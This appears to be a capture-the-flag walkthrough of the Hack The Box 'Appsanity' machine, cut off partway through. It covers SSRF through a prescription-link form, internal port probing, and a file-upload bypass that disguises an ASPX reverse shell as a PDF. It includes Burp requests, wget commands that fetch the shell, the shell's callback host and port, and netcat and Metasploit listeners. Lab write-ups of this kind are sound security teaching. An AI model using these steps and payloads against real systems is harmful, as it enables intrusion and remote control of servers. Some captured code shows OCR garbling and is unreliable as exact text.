
Country: United States

On the “Issue Prescriptions” page I noticed there is a field for Email Address and Prescrpition Link
I started my apache server and watched the access.log file

```
# Command Executed
sudo systemctl start apache2
sudo tail -f /var/log/apache2/access.log
```

I then put my apache URL into the fields and clicked submit to see if anything happens

Screenshot Evidence




Email address: tobor@tobor.com

http://10.10.14.69

This caught a request from the site


Screenshot Evidence



```
┌──(root㉿kali)-[~/HTB/Boxes/Appsanity]
└─# tail -f /var/log/apache2/access.log

10.129.70.8 - - [03/Dec/2023:14:19:12 -0800] "GET / HTTP/1.1" 200 4574 "-" "-"
|
[Appsanity0:openvpn  1:msf- 2:tail*
```

In my browser it previews the webpage. I have a custom site that displayed

Screenshot Evidence



Link Preview

I Am The Bad Guy


You messed up homie. Don't click that link knuckle head.

tobor OsbornePro © 2020

Looking in Burp I noticed that this appears to send an email to the email address defined and uses the prescription link maybe as the contents of the email

I can see the html of my site in the response

Screenshot Evidence




```
POST /Prescriptions/SendEmail HTTP/2
Host: portal.meddigi.htb
Cookie: access_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bmlxdWVfbmFtZSI6IjciLCJlbWFpbCI
6InRvYm9yQGRvbWFpbi5jb20iLCJuYmYiOjE3MDE2NDE0OTMsImV4cCI6MTcwMTY0NTA5Myw
iaWF0IjoxNzAxNjQxNDkzLCJpc3MiOiJNZWREaWdpIiwiYXVkIjoiTWVkRGlnaVVzZXIifQ.
z0fJuW1UD7FBHv8vxd2R5Lk7IM2lALc02W9fDIGry9w;
.AspNetCore.Antiforgery.d2PTPu5_rLA=
CfDJ8Jb-Pab0e4hAvu9qbh7vLffJG-PBLJJ4-8jPQvswlbwEHkuj2tJUYGmW8IfI5ywMDVew
_cq1rQUglzIIsZd2cGy35VGovg6zGthc0gqReKlJ9JTrn2mGwKAjCP4C0ORgbL5uiQ6GbX0M
dGv63GPYXkY
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://portal.meddigi.htb/Prescriptions
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: https://portal.meddigi.htb
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

Email=tobor%40domain.com&Link=http%3A%2F%2F10.10.14.69
```

```
HTTP/2 200 OK
Content-Length: 4320
Content-Type: text/html
Server: Microsoft-IIS/10.0
Strict-Transport-Security: max-age=2592000
Date: Sun, 03 Dec 2023 22:21:42 GMT

<html>

  <head>
    <div class="navbar">

      <div class="dropdown">
        <button class="dropbtn">
          Payloads
          <i class="fa fa-caret-down">
          </i>
        </button>

        <div class="dropdown-content">
          <a href="nc64.exe">
            Netcat64 EXE
          </a>
          <a href="nc.exe">
            Netcat EXE
          </a>
          <a href="ncat.exe">
            Ncat Portable
```

I planned to guess some non-standard but common HTTP ports that may not be exposed to anything but the server and got a hit on 8080
I would also have tried 8443, 4443, 8000, 8000, 3000, 8843, 9443


Screenshot Evidence



t r	Department	Type of Examination	Date of Visit	Examination Report
.11	Cardiology	Cardiological	11/9/2023	View Report

I clicked “View Report” and checked on the response in Burpsuite.
I noticed this returned a file name

Screenshot Evidence




```
GET /ViewReport.aspx?file=
eefeccb8-4c86-45b4-a38d-81754324a11b_Cardiology_Report_1.pdf HTTP/2
Host: portal.meddigi.htb
Cookie: access_token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbmlxdWVfbmFtZSI6IjciLCJlbWFpbCI
6InRvYm9yQGRvbWFpbi5jb20iLCJuYmYiOjE3MDE2NDE0OTMsImV4cCI6MTcwMTY0NTA5Myw
iaWF0IjoxNzAxNjQxNDkzLCJpc3MiOiJNZWREaWdpIiwiYXVkIjoiTWVkRGlnaVVzZXIifQ.
z0fJuW1UD7FBHv8vxd2R5Lk7IM2lALc02W9fDIGry9w;
.AspNetCore.Antiforgery.d2PTPu5_rLA=
CfDJ8Jb-Pab0e4hAvu9qbh7vLffJG-PBLJJ4-8jPQvswlbwEHkuj2tJUYGmW8IfI5ywMDVew
_cqlrOUqlzIIsZd2cGy35VGovq6zGthcOqqReKlJ9JTrn2mGwKAjCP4COORqbL5ujO6GbXOM
```

I was then able to upload an aspx shell by changing the header information I submit so it matched what a PDF should have by catchign the request in Burp and making the modification
I uploaded an ASPX shell by digital apocalypse
LINK: https://raw.githubusercontent.com/borjmz/aspx-reverse-shell/master/shell.aspx

```
# Download shell if you dont have it
wget https://raw.githubusercontent.com/borjmz/aspx-reverse-shell/master/shell.aspx -P /var/www/html/

# I copied it into an easy directory to access for uploads
cp /var/www/html/shell.aspx ~kali/Downloads/dashell.aspx
```

I them modified lines 13 and 14 for my reverse shell

Screenshot Evidence




```
10
11          protected void Page_Load(object sender, EventArg
12      {
13              String host = "10.10.14.69"; //CHANGE THIS
14              int port = 1337; ////CHANGE THIS
15
```

I started a listener

```
# Netcat Way
nc -lvnp 1337

# Metasploit Way
use multi/handler
set LHOST 10.10.14.69
set LPORT 1337
run -j
```

I turned Burp Intercept on and uploaded the file. Burp caught the request

